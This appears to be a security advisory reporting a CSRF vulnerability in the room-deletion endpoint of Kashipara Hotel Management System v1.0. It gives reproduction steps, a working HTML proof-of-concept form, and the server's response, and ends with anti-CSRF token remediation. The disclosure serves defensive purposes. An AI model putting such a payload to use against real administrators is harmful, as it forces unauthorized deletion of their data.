Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Hotel Management System v1.0. This could lead to an attacker tricking the administrator into deleting valid hotel room entries via a crafted HTML page, as demonstrated by a Delete Room action at the "/admin/delete\_room.php" URL.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0:

(https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0

# Affected Components:


Affected Code File: /admin/delete\_room.php

#### Steps:

- 1. Login into the Hotel Management System v1.0 application as an administrator. URL: http://localhost/hotel-management-php/
- 2. Access the "Admin -> Rooms" menu. URL: <a href="http://localhost/hotel-management-php/admin/rooms.php">http://localhost/hotel-management-php/admin/rooms.php</a>



- 3. Mouseover to the delete button for the last hotel room entry with room number "999" and room name "Premium".
- 4. Note down the delete request URL: <a href="http://localhost/hotel-management-php/admin/delete room.php?room id=11">http://localhost/hotel-management-php/admin/delete room.php?room id=11</a>




5. Now in new tab, open the CSRF POC with HTML script mentioned below. This HTML script has a deletion request for hotel room entry with room number "999" and room name "Premium". Deletion request URL is taken from Step 4.

## **CSRF POC HTML:**


```
<html>
<body>
<script>history.pushState(", ", '/')</script>
<form action="http://localhost/hotel-management-php/admin/delete_room.php?room_id=11"
method="POST">
<input type="hidden" name="submit" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

```
nfo.txt 🗵 🔚 CSRF.html 🗵
   -<html>
       <body>
       <script>history.pushState('', '', '/')</script>
         <form action=
         "http://localhost/hotel-management-php/admin/delete room.php?room id=11"
         method="POST">
           <input type="hidden" name="submit" value="" />
           <input type="submit" value="Submit request" />
         </form>
       </body>
     </html>
                     63
           (ģ)
                           Hotel management
     /C:/Users/admin/Desktop/SNAPS/C X
 ← → C
                     file:///C:/Users/admin/Desktop/SNAPS/CSRF.html
 Tor CVE Tools Managa pending Hotel Management
 Submit request
```

6. Once we click the "Submit request" button, the deletion request for hotel room entry with room number "999" and room name "Premium" is sent to the server. The entry gets deleted. This is because there is no Anti-CSRF protection in place.



```
Response
Pretty
          Raw
                  Hex
                           Render
1 HTTP/1.1 302 Found
2 Date: Mon, 29 Jul 2024 10:09:27 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
 4 X-Powered-By: PHP/8.2.12
 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 6 Cache-Control: no-store, no-cache, must-revalidate
   Pragma: no-cache
   Location: rooms.php
 9 Content-Length: 5533
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
13
14 <!DOCTYPE html>
15 <html lang="en">
     <head>
16
17
        <meta charset = "UTF-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0 " />
18
19
20
21
        link
        rel="stylesheet"
       href="https://cdn.jsdelivr.net/npm/bootstrap@4.5.3/dist/css/bootstrap.min.css"
```



### **Solution/Good Reads:**

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\_Request\_Forgery\_Prevention\_Cheat\_Sheet.html
https://portswigger.net/web-security/csrf/preventing

#### **References:**

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery